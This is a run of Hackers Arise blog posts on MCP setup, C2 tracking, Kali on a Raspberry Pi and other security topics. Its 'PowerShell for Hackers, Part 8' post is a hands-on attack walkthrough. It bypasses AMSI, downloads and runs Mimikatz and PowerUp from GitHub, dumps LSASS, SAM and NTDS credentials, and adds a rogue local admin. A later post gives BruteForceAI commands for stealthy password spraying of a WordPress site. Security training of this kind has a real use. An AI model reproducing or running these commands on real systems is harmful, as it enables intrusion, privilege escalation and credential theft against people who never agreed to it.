However, before we start “playing” with other people’s MCP servers, I believe we should first develop our own. Building a server ourselves lets us see exactly what’s happening under the hood.

For that reason, in this article, we’ll develop an MCP server for analyzing security logs. Let’s get rolling!

Step #1: Fire Up Your Kali

In this tutorial, I will be using the Gemini CLI with MCP on Kali Linux. You can install Gemini using the following command:

kali> sudo npm install -g @google/gemini-cli

Now, we should have a working AI assistant, but it doesn’t yet have access to any of our security tools.

Step #2: Create a Security Operations Directory Structure

Before we start configuring MCP servers, let’s set up a proper directory structure for our security operations. This keeps everything organized and makes it easier to manage permissions and access controls.

Create a dedicated directory for security analysis work in your home directory.

kali> mkdir -p ~/security-ops/{logs,reports,malware-samples,artifacts}

This creates a security-ops directory with subdirectories for logs, analysis reports, malware samples, and other security artifacts.

Let’s also create a directory to store any custom MCP server configurations we build.

kali> mkdir -p ~/security-ops/mcp-servers

For testing purposes, let’s create some sample log files we can analyze. In a real environment, you’d be analyzing actual security logs from your infrastructure.

Firstly, let’s create a sample web application firewall log.

kali> vim ~/security-ops/logs/waf-access.log

This sample log contains various types of suspicious activity, including SQL injection attempts, directory traversal, authentication failures, and XSS attempts. We’ll use this to demonstrate MCP’s log analysis capabilities.

Let’s also create a sample authentication log.

kali> vim ~/security-ops/logs/auth.log

Now we have some realistic security data to work with. Let’s configure MCP to give Gemini controlled access to these files.

Step #3: Configure MCP Server for Filesystem Access

The MCP configuration file lives at ~/.gemini/settings.json. This JSON file tells Gemini CLI which MCP servers are available and how to connect to them. Let’s create our first MCP server configuration for secure filesystem access.

Check if the .gemini directory exists, and create it if it doesn’t.

kali> mkdir ~/.gemini

Now edit the settings.json file. We’ll start with a basic filesystem MCP server configuration.

{
  "mcpServers": {
    "security-filesystem": {
      "command": "npx",
      "args": [
        "-y",
        "@modelcontextprotocol/server-filesystem",
        "/home/YOURUSERNAME/security-ops"
      ],
      "env": {}
    }
  }
}

This sets up a filesystem MCP server with restricted access to only our security-ops directory. First, it uses npx to run the MCP server, which means it will automatically download and execute the official filesystem server from the Model Context Protocol project. The -y flag tells npx to proceed without prompting. The server-filesystem package is the official MCP server for file operations. Second, and most critically, we’re explicitly restricting access to only the /home/kali/security-ops directory. The filesystem server will refuse to access any files outside this directory tree, even if Gemini tries to. This is defense in depth, ensuring the AI cannot accidentally or maliciously access sensitive system files.

Now, let’s verify that the MCP configuration is valid and the server can connect. Start Gemini CLI again.

kali> gemini

After running, we can see that 1 MCP server is in use and Gemini is running in the required directory.

Now, use the /mcp command to list configured MCP servers.

/mcp list

You should see output showing the security-filesystem server with a “ready” status. If you see “disconnected” or an error, double-check your settings.json file for typos and check if you have nodejs, npm, and npx installed.

Now let’s test the filesystem access by asking Gemini to read one of our security logs. This demonstrates that MCP is working and Gemini can access files through the configured server.

> Read the file ~/security-ops/logs/waf-access.log and tell me what security events are present

Pretty clear summary. The key thing to understand here is that Gemini itself doesn’t have direct filesystem access. It’s asking the MCP server to read the file on its behalf, and the MCP server enforces the security policy we configured.

Step #4: Analyzing Security Logs with Gemini and MCP

Now that we have MCP configured for filesystem access, let’s do some real security analysis. Let’s start by asking Gemini to perform a comprehensive analysis of the web application firewall log we created earlier.

> Analyze ~/security-ops/logs/waf-access.log for attack patterns. For each suspicious event, identify the attack type, the source IP, and assess the severity. Then provide recommendations for defensive measures.

The analysis might take a few seconds as Gemini processes the entire log file. When it completes, you’ll get a detailed breakdown of the security events along with recommendations like implementing rate limiting for the attacking IPs, ensuring your WAF rules are properly configured to block these attack patterns, and investigating whether any of these attacks succeeded.

Now let’s analyze the authentication log to identify potential brute force attacks.

> Read ~/security-ops/logs/auth.log and identify any brute force authentication attempts. Report the attacking IP, number of attempts, timing patterns, and whether the attack was successful.

Let’s do something more advanced. We can ask Gemini to correlate events across multiple log files to identify coordinated attack patterns.

> Compare the events in ~/security-ops/logs/waf-access.log and ~/security-ops/logs/auth.log. Do any IP addresses appear in both logs? If so, describe the attack campaign and create a timeline of events.

The AI generated a formatted timeline of the attack showing the progression from SSH attacks to web application attacks, demonstrating how the attacker switched tactics after the initial approach failed.

Summary

MCP, combined with Gemini’s AI capabilities, serves as a powerful force multiplier. It enables us to automate routine analysis tasks, instantly correlate data from multiple sources, leverage AI for pattern recognition and threat hunting, and retain full transparency and control over the entire process.

In this tutorial, we configured an MCP server for file system access and tested it using sample logs.

Keep returning, aspiring hackers, as we continue to explore MCP and the application of artificial intelligence in cybersecurity.

The post Using Artificial Intelligence (AI) in Cybersecurity: Creating a Custom MCP Server For Log Analysis first appeared on Hackers Arise.

Cyber Threat Intelligence (CTI): Finding C2 Servers, Malware and Botnets

By: OTW

Welcome back my cyberwarriors!

One of the key tasks for those defending a country’s, institution’s or corporation’s assets is to understand what threats exist. This is often referred to as Cyber Threat Intelligence or CTI. It encompasses understanding what the threat actors (hackers and nations) are doing and which are threats to your organization. In that regard, we have a new tool to identify and track command and control servers, malware and botnets using telltale fingerprinting from Shodan and Censys.

Command and Control Servers: History, Development & Tracking

In the fast-changing world of cybersecurity, Command and Control (C2) servers have been crucial. These servers are central to many cyber attacks and play a big role in the ongoing fight between offensive and defensive sides. To appreciate modern tools like C2 Tracker, let’s look back at the history and development of C2 servers.

Early days

The story of C2 servers starts in the early days of the internet, back in the 1990s. Hackers used Internet Relay Chat (IRC) channels as their first basic command centers. Infected computers would connect to these IRC channels, where attackers could send commands directly. The malware on the compromised systems would then carry out these commands.

The following figure shows the Hoaxcalls bot’s C2 communication with its C2 server over IRC.

The Web Era and the Art of Blending In

As detection methods got better, attackers changed their tactics. In the early 2000s, they started using web-based C2 systems. By using HTTP and HTTPS, attackers could hide their C2 traffic as regular web browsing. Since web traffic was everywhere, this method was a clever way to camouflage their malicious activities.

Using basic web servers to manage their command systems also made things simpler for attackers. This period marked a big step up in the sophistication of C2 methods, paving the way for even more advanced techniques.

Decentralization: The Peer-to-Peer Revolution

In the mid-2000s, C2 systems saw a major change with the rise of peer-to-peer (P2P) networks. This shift addressed the weakness of centralized servers, which were easy targets for law enforcement and defensive security teams.

In P2P C2 systems, infected computers talk to each other to spread commands and steal data. This decentralized setup made it much harder to shut down the network. Examples like the Storm botnet and later versions of the Waledac botnet showed how tough this model was to tackle, pushing cybersecurity experts to find new ways to detect and counter these threats.

Machines infected by Storm botnet:

Hiding in Plain Sight: The Social Media and Cloud Era

In the 2010s, the rise of social media and cloud services brought a new shift in C2 tactics. Cyber attackers quickly started using platforms like Twitter, Google Docs, and GitHub for their C2 operations. This made it much harder to spot malicious activity because commands could be hidden in ordinary tweets or documents. Additionally, using major cloud providers made their operations more reliable and resilient.

The Modern C2 Landscape

Today’s C2 systems use advanced evasion techniques to avoid detection. Domain fronting hides malicious traffic behind legitimate, high-reputation websites. Fast flux networks constantly change the IP addresses linked to C2 domains, making it difficult to block them. Some attackers even use steganography to hide commands in images or other harmless-looking files.

One of the latest trends is blockchain-based C2 systems, which use cryptocurrency networks for covert communication. This approach takes advantage of blockchain’s decentralized and anonymous features, creating new challenges for tracking and identifying these threats.

Blockchain transaction diagrams used by Glupteba botnet

The Rise of C2 Tracking Tools

With C2 servers being so crucial in cyber attacks, developing effective tracking tools has become really important. By mapping out how different attackers set up their C2 systems, these tools provide insights into their tactics and capabilities. This helps link attacks to specific groups and track changes in methods over time.

Additionally, this data helps with proactive threat hunting, letting security teams search for signs of C2 communication within their networks and find hidden compromises. On a larger scale, C2 tracking tools offer valuable intelligence for law enforcement and cybersecurity researchers, supporting takedown operations and the creation of new defense strategies.

C2 Tracker

C2 Tracker is a free, community-driven IOC feed that uses Shodan and Censys searches to gather IP addresses of known malware, botnets, a
nd C2 infrastructure.

This feed is available on GitHub and is updated weekly. You can view the results

here: https://github.com/montysecurity/C2-Tracker/tree/main/data

The tool tracks an extensive list of threats, including:

  • C2 Frameworks: Cobalt Strike, Metasploit, Covenant, Mythic, Brute Ratel C4, and many more.

  • Malware: A variety of stealers, RATs, and trojans such as AcidRain Stealer, Quasar RAT, ShadowPad, and DarkComet.

  • Hacking Tools: XMRig Monero Cryptominer, GoPhish, Browser Exploitation Framework (BeEF), and others.

  • Botnets: Including 7777, BlackNET, Doxerina, and Scarab.

To run it locally:

kali> git clone https://github.com/montysecurity/C2-Tracker.git

kalI> cd C2-Tracker

kali> vim .env

Add your Shodan API key as the environment variable SHODAN_API_KEY, and set up your Censys credentials with CENSYS_API_ID and CENSYS_API_SECRET.

kali> python3 -m pip install -r requirements.txt

kali> python3 tracker.py

In the data directory, you can see the results:

Let’s take a look at some of the IP addresses of GoPhish servers.

Shodan shows that the default port 3333 is open.

When opened, we can see the authorization form.

Now, let’s move on to our main objective, finding command and control (C2) servers.

For instance, let’s look at the cobalt Strike IP addresses.

We have 827 results!

Each of these IP addresses represents a Cobalt Strike C2 server.

Summary

Cyber Threat Intelligence is crucial to stay ahead of the bad guys. Tools like C2 Tracker are essential to providing you a clear picture of the threat landscape. They help by spotting threats early, aiding in incident response, and supporting overall security efforts. These tools improve our ability to detect, prevent, and handle cyber threats.

The post Cyber Threat Intelligence (CTI): Finding C2 Servers, Malware and Botnets first appeared on Hackers Arise.

Artificial Intelligence (AI) in Cybersecurity: Getting Started with Model Context Protocol (MCP)

Welcome back, aspiring cyberwarriors!

In the past few years, large language models have moved from isolated research curiosities to practical assistants that answer questions, draft code, and even automate routine tasks. Yet those models remain fundamentally starved for live, organization-specific data because they operate on static training datasets.

The Model Context Protocol (MCP) was created to bridge that gap. By establishing a universal, standards-based interface between an AI model and the myriad external resources a modern enterprise maintains, like filesystems, databases, web services, and tools, MCP turns a text generator into a “context-aware” agent.

Let’s explore what MCP is and how we can start using it for hacking and cybersecurity!

Step #1: What is Model Context Protocol?

Model Context Protocol is an open standard introduced by Anthropic that enables AI assistants to connect to systems where data lives, including content repositories, business tools, and development environments. The protocol functions like a universal port for AI applications, providing a standardized way to connect AI systems to external data sources, tools, and workflows.

Before MCP existed, developers faced what’s known as the “N×M integration problem.” If you wanted to connect five different AI assistants to ten different data sources, you’d theoretically need fifty different custom integrations. Each connection required its own implementation, its own authentication mechanism, and its own maintenance overhead. For cybersecurity teams trying to integrate AI into their workflows, this created an impossible maintenance burden.


MCP replaces these fragmented integrations with a single protocol that works across any AI system and any data source. Instead of writing custom code for each connection, security professionals can now use pre-built MCP servers or create their own following a standard specification.

Step #2: How MCP Actually Works

The MCP architecture consists of three main components working together: hosts, clients, and servers.

The host is the application you interact with directly, such as Claude Desktop, an integrated development environment, or a security operations platform. The host manages the overall user experience and coordinates communication between different components.

Within each host lives one or more clients. These clients establish one-to-one connections with MCP servers, handling the actual protocol communication and managing data flow. The client is responsible for sending requests to servers and processing their responses. For security applications, this means the client handles tool invocations, resource requests, and security context.

The servers are where the real action happens. MCP servers are specialized programs that expose specific functionality through the protocol framework. A server might provide access to vulnerability scanning tools, network reconnaissance capabilities, or forensic analysis functions.

MCP supports multiple transport mechanisms, including standard input/output for local processes and HTTP with Server-Sent Events for remote communication.

The protocol defines several message types that flow between clients and servers.

Requests expect a response and might ask a server to perform a network scan or retrieve vulnerability data. Results are successful responses containing the requested information. Errors indicate when something went wrong, which is critical for security operations where failed scans or timeouts need to be handled gracefully. Notifications are one-way messages that don’t expect responses, useful for logging events or updating status.

Step #3: Setting Up Docker Desktop

To get started, we need to install Docker Desktop. But if you’re looking for a bit more privacy and have powerful hardware, you can download LM Studio and run local LLMs.

To install Docker Desktop in Kali Linux, run the following command:

kali> sudo apt install docker-desktop -y

But if you’re running Kali in a virtualization app like VirtualBox, you might see the following error:

To fix that, you need to turn on “Nested VT-x/AMD-V”.

After restarting VM and Docker Desktop, you should see the following window.

After accepting, you’ll be ready to explore MCP features.

Now, we just need to choose the MCP server to run.

At the time of writing, there are 266 different MCP servers. Let’s explore one of them, for example, the DuckDuckGo MCP server that provides web search capabilities.

Clicking Tools reveals the utilities the MCP server offers and explains each purpose in plain language. In this case, there are just two tools:

Step #4: Setting Up Gemini-CLI

By clicking on Clients in Docker Desktop, we can see which LLMs can interact with Docker Desktop.

For this example, I’ll be using Gemini CLI. But let’s install it first:

kali> sudo apt install gemini-cli

Let’s start it:

kali> gemini-cli

To get started, we need to authenticate. If you’d like to change the login option, click the up‑ or down‑arrow buttons. After authorization, you’ll be able to communicate with the general Gemini AI.

Now, we’re ready to connect the client.

After restarting, we can see a message about the connection to MCP.

By clicking Ctrl+T, we can see the MCP settings:

Let’s try to search by DuckDuckGo MCP in Gemini-CLI.

After accepting the execution, we got the response.

By scrolling through the results, we can see in the end a summary from Gemini AI from a search done by the DuckDuckGo search engine.

Summary

I hope this brief article introduced you to this fundamentally innovative technique. In this piece, we covered the basics of MCP architecture, set up our own environment, and ran an MCP server. I used a very simple example, but as you saw, there are more than 250 MCP servers in the catalog, and even more on platforms like GitHub, so the potential for cybersecurity and IT in general is huge.

Keep returning as we continue to explore MCP and eventually develop our own MCP server for hacking purposes.

The post Artificial Intelligence (AI) in Cybersecurity: Getting Started with Model Context Protocol (MCP) first appeared on Hackers Arise.

The Dunning-Kruger Effect: When Confidence Talks Louder Than Skill

By: Alita

If you’ve spent any time in cybersecurity, you’ve probably met someone who sounds absolutely certain they’ve mastered it all after a few YouTube tutorials. Maybe you’ve even been that person. That’s not arrogance, it is the Dunning-Kruger effect in action.

What the Dunning-Kruger Effect Means

The Dunning-Kruger effect is what happens when people know just enough to overestimate their ability. It’s the moment you think you understand a topic right before you realize how much more there is to learn.

The name comes from psychologists David Dunning and Justin Kruger, who ran a series of studies in the 1990s which revealed that people who perform poorly on a task tended to overestimate their performance. Their results showed a simple truth: regardless of skill, most people think their abilities are above average.

The robbers who attempted to evade security camera with lemon juice inspired the research of the Dunning–Kruger effect

In technology, this shows up in familiar ways. A beginner writes a few lines of Python and claims to have built a revolutionary app. Someone installs a VPN and believes they’re “unhackable.” Confidence often runs ahead of experience, not out of arrogance, but because the limits of a skill are invisible until you’ve spent considerable time inside it.

Even advanced practitioners can fall into a quieter version of the same trap. A network engineer might assume their firewall rules cover every scenario, only to discover a misconfigured port exposing internal systems.

Don’t Mistake Confidence for Competence

If you’re new to cybersecurity, the hardest thing isn’t learning the tools, it’s learning who to listen to. Many online spaces reward confidence, not accuracy. Forums, Discord channels, and YouTube comments are full of people who sound certain, but certainty is cheap. Real knowledge explains why something works, not just what to do.

Before taking advice, look for someone who admits what they don’t know. They’re often the ones worth learning from.

The Subtle Curve of Growth

This classic “Mount Stupid” graph paints a neat story: confidence soars, crashes, then climbs again with knowledge. It’s a good metaphor, but real growth isn’t always that tidyand self-awareness can develop unevenly.

Progress in cybersecurity isn’t about avoiding mistakes, it’s about calibrating your confidence to match your understanding. When your ego and your knowledge move in step, your knowledge and understanding deepens

How to Avoid the Dunning-Kruger Trap

  • Keep learning even when you feel confident. Real skill isn’t a destination, it’s maintenance.
  • Ask for feedback early and often. Don’t trust your instincts alone to judge your skill.
  • Challenge your assumptions. If something feels obvious, double-check it. Most technical errors hide in what “everyone knows.”
  • Watch for loud certainty online. The best experts usually explain, not declare.

Why the Internet Makes It Worse

The internet accelerates the illusion of knowledge. Everyone can Google a few terms, read an AI summary, and start giving advice. The illusion of knowledge spreads fast when there’s no built-in pause between “learning something” and “applying it”. Knowing where to click isn’t the same as understanding what’s happening under the hood.

Don’t fall victim to confident AI hallucinations

Don’t Mistake Confidence for Competence

If you’re just starting out, be careful not to mistake confidence for competence. Online, certainty often outshines understanding. The trick is to listen critically. Ask questions, check sources, and test things yourself. Real understanding holds up under scrutiny. If someone can’t explain why something works, they probably don’t understand it as well as they think they do.

Keep Learning and Stay Curious

The good news is that most people eventually grow out of Mount Stupid. The best engineers, hackers, and sysadmins are the ones whose competence outpaces their confidence and aren’t afraid to admit when they don’t know something. Curiosity replaces confidence, and discussions start sounding more like: “What happens if I do this?” instead of “I already know how this works.”

In the end, the Dunning-Kruger effect isn’t just about ignorance. It’s a stage of learning, a rite of passage in everything, including cybersecurity. At Hackers-Arise, we believe in learning through experience, the kind that teaches you persistence and makes you a creative thinker.

If you’re ready for your competence to match your confidence you should start with our Cybersecurity Starter Bundle.

The post The Dunning-Kruger Effect: When Confidence Talks Louder Than Skill first appeared on Hackers Arise.

PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover

Welcome back hackers!

For quite an extensive period of time we have been covering different ways PowerShell can be used by hackers. We learned the basics of reconnaissance, persistence methods, survival techniques, evasion tricks, and mayhem methods. Today we are continuing our study of PowerShell and learning how we can automate it for real hacking tasks such as privilege escalation, AMSI bypass, and dumping credentials. As you can see, PowerShell may be used to exploit systems, although it was never created for this purpose. Our goal is to make it simple for you to automate exploitation during pentests. Things that are usually done manually can be automated with the help of the scripts we are going to cover. Let’s start by learning about AMSI.

AMSI Bypass

Repo:

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

AMSI is the Antimalware Scan Interface. It is a Windows feature that sits between script engines like PowerShell or Office macros and whatever antivirus or EDR product is installed on the machine. When a script or a payload is executed, the runtime hands that content to AMSI so the security product can scan it before anything dangerous runs. It makes scripts and memory activity visible to security tools, which raises the bar for simple script-based attacks and malware. Hackers constantly try to find ways to keep malicious content from ever being presented to it, or to change the content so it won’t match detection rules. You will see many articles and tools that claim to bypass AMSI, but soon after they are released, Microsoft patches the vulnerabilities. Since it’s important to be familiar with this attack, let’s test our system and try to patch AMSI.

First we need to check if the Defender is running on a Russian target:

PS > Get-WmiObject -Class Win32_Service -Filter “Name=’WinDefend’”

checking if the defender is running on windows

And it is. If it was off, we would not need any AMSI bypass and could jump straight to our explorations.

Patching AMSI

Next, we start patching AMSI with the help of our script, which you can find at the following link:

https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/shantanukhande-amsi.ps1

As you know by now, there are a few ways to execute scripts in PowerShell. We will use a basic one for demonstration purposes:

PS > .\shantanukhande-amsi.ps1

patching amsi with a powershell script

If your output matches ours, then AMSI has been successfully patched. From now on, the Defender does not have access to your PowerShell sessions and any kind of scripts can be executed in it without restriction. It’s important to mention that some articles on AMSI bypass will tell you that downgrading to PowerShell Version 2 helps to evade detection, but that is not true. At least not anymore. Defender actively monitors all of your sessions and these simple tricks will not work.

Dumping Credentials with Mimikatz

Repo:

http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1

Since you are free to run anything you want, we can execute Mimikatz right in our session. Note that we are using Invoke-Mimikatz.ps1 by g4uss47, and it is the updated PowerShell version of Mimikatz that actually works. For OPSEC reasons we do not recommend running Mimikatz commands that touch other hosts because network security products might pick this up. Instead, let’s dump LSASS locally and inspect the results:

PS > iwr http://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1 | iex  

PS > Invoke-Mimikatz -DumpCreds

dumping lsass with mimikatz powershell script Invoke-Mimikatz.ps1

Now we have the credentials of brandmanager. If we compromised a more valuable target in the domain, like a server or a database, we could expect domain admin credentials. You will see this quite often.

Privilege Escalation with PowerUp

Privilege escalation is a complex topic. Frequently systems will be misconfigured and people will feel comfortable without realizing that security risks exist. This may allow you to skip privilege escalation altogether and jump straight to lateral movement, since the compromised user already has high privileges. There are multiple vectors of privilege escalation, but among the most common ones are unquoted service paths and insecure file permissions. While insecure file permissions can be easily abused by replacing the legitimate file with a malicious one of the same name, unquoted service paths may require more work for a beginner. That’s why we will cover this attack today with the help of PowerUp. Before we proceed, it’s important to mention that this script has been known to security products for a long time, so be careful.

Finding Vulnerable Services

Unquoted Service Path is a configuration mistake in Windows services where the full path to the service executable contains spaces but is not wrapped in quotation marks. Because Windows treats spaces as separators when resolving file paths, an unquoted path like C:\Program Files\My Service\service.exe can be interpreted ambiguously. The system may search for an executable at earlier, shorter segments of that path (for example C:\Program.exe or C:\Program Files\My.exe) before reaching the intended service.exe. A hacker can place their own executable at one of those earlier locations, and the system will run that program instead of the real service binary. This works as a privilege escalation method because services typically run with higher privileges.

Let’s run PowerUp and find vulnerable services:

PS > iwr https://raw.githubcontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1 | iex  

PS > Get-UnquotedService

listing vulnerable unquoted services to privilege escalation

Now let’s test the service names and see which one will get us local admin privileges:

PS > Invoke-ServiceAbuse -Name 'Service Name'

If successful, you should see the name of the service abused and the command it executed. By default, the script will create and add user john to the local admin group. You can edit it to fit your needs.

The results can be tested:

PS > net user john

abusing an unqouted service with the help of PowerUp.ps1

Now we have an admin user on this machine, which can be used for various purposes.

Attacking NTDS and SAM

Repo:

https://github.com/soupbone89/Scripts/tree/main/NTDS-SAM%20Dumper

With enough privileges we can dump NTDS and SAM without having to deal with security products at all, just with the help of native Windows functions. Usually these attacks require multiple commands, as dumping only NTDS or only a SAM hive does not help. For this reason, we have added a new script to our repository. It will automatically identify the type of host you are running it on and dump the needed files. NTDS only exists on Domain Controllers and contains the credentials of all Active Directory users. This file cannot be found on regular machines. Regular machines will instead be exploited by dumping their SAM and SYSTEM hives. The script is not flagged by any AV product. Below you can see how it works.

Attacking SAM on Domain Machines

To avoid issues, bypass the execution policy:

PS > powershell -ep bypass

Then dump SAM and SYSTEM hives:

PS > .\ntds.ps1

dumping sam and system hives with ntds.ps1
listing sam and system hive dumps

Wait a few seconds and find your files in C:\Temp. If the directory does not exist, it will be created by the script.

Next we need to exfiltrate these files and extract the credentials:

bash$ > secretsdump.py -sam SAM -system SYSTEM LOCAL

extracting creds from sam hive

Attacking NTDS on Domain Controllers

If you have already compromised a domain admin, or managed to escalate your privileges on the Domain Controller, you might want to get the credentials of all users in the company.

We often use Evil-WinRM to avoid unnecessary GUI interactions that are easy to spot. Evil-WinRM allows you to load all your scripts from the machine so they will be executed without touching the disk. It can also patch AMSI, but be really careful.

Connect to the DC:

c2 > evil-winrm -i DC -u admin -p password -s ‘/home/user/scripts/’

Now you can execute your scripts:

PS > ntds.ps1

dumping NTDS with ntds.ps1 script

Evil-WinRM has a download command that can help you extract the files. After that, run this command:

bash$ > secretsdump.py -ntds ntds.dit -sam SAM -system SYSTEM LOCAL

extracting creds from the ntds dump

Summary

In this chapter, we explored how PowerShell can be used for privilege escalation and complete domain compromise. We began with bypassing AMSI to clear the way for running offensive scripts without interference, then moved on to credential dumping with Mimikatz. From there, we looked at privilege escalation techniques such as unquoted service paths with PowerUp, followed by dumping NTDS and SAM databases once higher privileges were achieved. Each step builds on the previous one, showing how hackers chain small misconfigurations into full organizational takeover. Defenders should also be familiar with these attacks as it will help them tune the security products. For instance, harmless actions such as creating a shadow copy to dump NTDS and SAM can be spotted if you monitor Event ID 8193 and Event ID 12298. Many activities can be monitored, even benign ones. It depends on where defenders are looking at.

The post PowerShell for Hackers, Part 8: Privilege Escalation and Organization Takeover first appeared on Hackers Arise.

Getting Started with the Raspberry Pi: How to Install Kali Linux ARM Edition

Welcome back, my aspiring cyberwarriors!

The Raspberry Pi is small and affordable single-board computer that has become extraordinarily popular. Built upon the powerful and efficient ARM processor, it can be used for hacking and pentesting! It might be the ideal, low-cost platform to start your journey in cybersecurity.

Installing Kali Linux on a Raspberry Pi transforms this affordable single-board computer into a powerful portable hacking platform. In this article, we will walk through the entire installation process, from preparation to post-installation configuration.

Understanding the Requirements

Before beginning the installation process, you’ll need to ensure you have the proper hardware and software components. I’m going to use a Raspberry Pi 4, which requires a microSD card with at least 16GB of storage.

Your power supply should be able to deliver at least 3A at 5V. Insufficient power can cause system instability and boot failures. Additionally, you’ll need a computer with an SD card reader to write the Kali Linux image to your microSD card.

Downloading the Kali Linux ARM Image

Navigate to the official Kali Linux website and locate the ARM images section. The Raspberry Pi 4 uses the ARM64 architecture, so you’ll need to download the specific Kali Linux Raspberry Pi 2/3/4/400/5/500 image. This image is pre-configured for the Pi’s hardware and includes the necessary drivers and kernel modifications.

Preparing Your microSD Card

Insert your microSD card into your computer’s card reader. Before writing the Kali image, you should format the card to ensure a clean installation. On Windows, you can use the built-in Disk Management tool or a third-party utility. Linux users can utilize the fdisk or Disk Utility.

Format the card using the FAT32 file system initially, as this provides compatibility across different operating systems. However, keep in mind that this formatting will be overwritten when you write the Kali Linux image, so this step primarily serves to clear any existing partitions and data.

Writing the Image to the microSD Card

For writing the Kali Linux image to your microSD card, several reliable tools are available depending on your operating system. The Raspberry Pi Imager is an excellent choice as it’s officially supported and user-friendly. Download and install this tool from the Raspberry Pi Foundation’s website.

Launch the Raspberry Pi Imager and select your device version.

Next, “Use custom” in the OS window to browse for your downloaded Kali Linux .img.xz file.

Select your microSD card and click Next.

You’ll see a pop-up like above. Click “Edit Settings” so we can set up user credentials, configure Wi-Fi, etc.

Don’t forget to check the Services tab and enable SSH access.

After that, we can proceed to the writing.

The writing process typically takes 10-30 minutes, depending on your card’s speed and the image size. The imager will write the image and then verify the write operation to ensure data integrity. Once completed, you’ll see a success message indicating the process finished without errors.

Initial Boot Configuration

After successfully writing the image, remove the microSD card from your computer and insert it into your Raspberry Pi 4. Connect your Pi to a monitor using an HDMI cable, and attach a keyboard and mouse via USB ports. Or wait for connecting via SSH.

The first boot will take longer than subsequent boots as the system expands the filesystem to utilize the full capacity of your microSD card and performs initial configuration tasks.

To log in, use your username and password that were specified in the imager.

Post-Installation System Updates

Once you’ve successfully logged into your new Kali Linux system, the first critical step is updating all packages to their latest versions. Open a terminal and execute the package manager update commands.

kali> sudo apt update -y

After the initial updates are complete, consider upgrading the system to ensure all packages are at their newest versions.

kali> sudo apt upgrade -y

Summary

Successfully installing Kali Linux ARM on your Raspberry Pi 4 provides you with a capable, portable hacking platform. The combination of Kali’s huge tool suite and the Pi 4’s improved performance creates a great environment for security ops, learning, and professional penetration testing activities.

The post Getting Started with the Raspberry Pi: How to Install Kali Linux ARM Edition first appeared on Hackers Arise.

Automated Password Cracking with BruteForceAI

Nowadays, security engineers make an effort to get people to use complex passwords, and 2FA is becoming required on more and more platforms. This makes password cracking more time-consuming and sometimes only a first step toward access, but it can still be the hacker’s best entry point to an account or network.

Today, I’d like to talk about a tool that simplifies password cracking by combining features of tools for automated credentials attacks and Large Language Models (LLMs) – BruteForceAI.

BruteForceAI is a tool that automatically identifies login form selectors using AI and then conducts a brute force or password spraying attack in a human-like way.

Step #1: Install BruteForceAI

To get started, we need to clone the repository from GitHub:
kali> git clone https://github.com/MorDavid/BruteForceAI.git
kali> cd BruteForceAI

BruteForceAI required Python 3.8 or higher. Consider checking the version before continuing:
kali> python –version

In my case, it’s 3.13.5, and now I’m ready to install dependencies:
kali> pip3 install -r requirements.txt

I’ve used the –break-system-packages flag to ignore the environment error. You can use this command or create a virtual Python environment for this project.

Besides that, I’ve got an error about sqlite3 version. To fix that, we can install SQLite dev headers:
kali> sudo apt install libsqlite3-dev

For working with browser automation, BruteForceAI uses the Playwright library. We can install it using NPM:

kali> npm install playwright

To work correctly, a playwright needs a rendering engine; in this case, I’ll use Chromium:

kali> npx playwright install chromium

In the command above, you can see npx. It’s a command-line tool that comes with npm. It temporarily downloads and runs a program directly without adding it permanently to your system.

Step #2: AI Engine Setup

You have two options for the AI analysis engine: local or cloud AI. I have pretty humble hardware for running even small LLMs locally; therefore, I’ll show you how to use the cloud AI option.

There is a platform called Groq that provides access to different LLM models in the cloud through its API. To get started, you just need to sign up and acquire an API key.

Step #3: Prepare Target Lists

First of all, we need to create a file targets.txt and list URLs that contain a login form. In my case, it’ll be a WordPress website.

Before starting to crack, we need to figure out the registered users. For this, I’ve used WPScan and successfully saved all users to the file users.txt. To learn more about WPScan, check this article.

Step #4: Reconnaissance

Before launching attacks, BruteForceAI needs to analyze your targets and understand their login mechanisms.

kali> python3 BruteForceAI.py analyze –urls targets.txt –llm-provider groq –llm-model llama-3.3-70b-versatile –llm-api-key YOUR_KEY

The AI will analyze the target, identify form elements, and store the intelligence in a SQLite database.

Step #5: Online Password Cracking

We’re ready to execute a standard brute-force attack using AI-discovered selectors.

An important aspect that I didn’t mention is the password list. In this case, I’ll be using the 500 worst passwords from Seclists.

kali> python BruteForceAI.py attack –urls targets.txt –usernames users.txt –passwords /usr/share/seclists/Passwords/500-worst-passwords.txt –threads 10

I’ve mentioned –thread 10 flag, which means the script will run 10 parallel threads (simultaneous tasks) during the attack. But nowadays, such brute force will be quickly indefinable, so let’s see how we can conduct password spraying using BruteForceAI.

kali> python BruteForceAI.py attack –urls targets.txt –usernames users.txt –passwords /usr/share/seclists/Passwords/500-worst-passwords.txt –mode passwordspray –threads 15 –delay 10 –jitter 3 –success-exit

Where:

–mode passwordspray — Uses password spraying mode (tries one password across many accounts before moving to the next password).
–delay 10 — Waits 10 seconds between attempts per thread.
–jitter 3 — Adds up to 3 seconds of random extra delay to avoid detection.
–success-exit — Stops running immediately if a successful login is found.

BruteForceAI will continue from passwords that weren’t checked during the brute-force attack and start spraying.

To make it more stealthy, we can add a custom User-Agent, play with delays, and decrease the threads. And eventually this script will run until it checks all passwords or until it finds the correct one.

Summary

BruteForceAI is a great tool that makes password attacks much simpler. In this article, we discovered how to install BruteForceAI, get ready for use, conduct reconnaissance, and start attacking passwords. By combining this with different LLMs, this tool can make passwords attack faster and more efficient. But in any case, the success of this kind of attack depends on how good a password list you have, so consider checking tools like crunch and cupp.

If you want to improve your password-cracking skills and cybersecurity in general, check out our Master Hacker Bundle. You’ll dive deep into essential skills and techniques like reconnaissance, password cracking, vulnerability scanning, Metasploit 5, antivirus evasion, Python scripting, social engineering, and more.

The post Automated Password Cracking with BruteForceAI first appeared on Hackers Arise.

What is Quantum Computing How Does It Threaten Cybersecurity?

By: OTW

Welcome back, my aspiring cyberwarriors!

For decades now, people have been talking with baited breath about quantum computing and its potential to revolutionize computing. So far, no commercial products have appeared. This isn’t dissimilar (I know, a double negative) from what happened to artificial intelligence. For decades, people talked about the promise of AI, and then suddenly, it was upon us and everywhere.

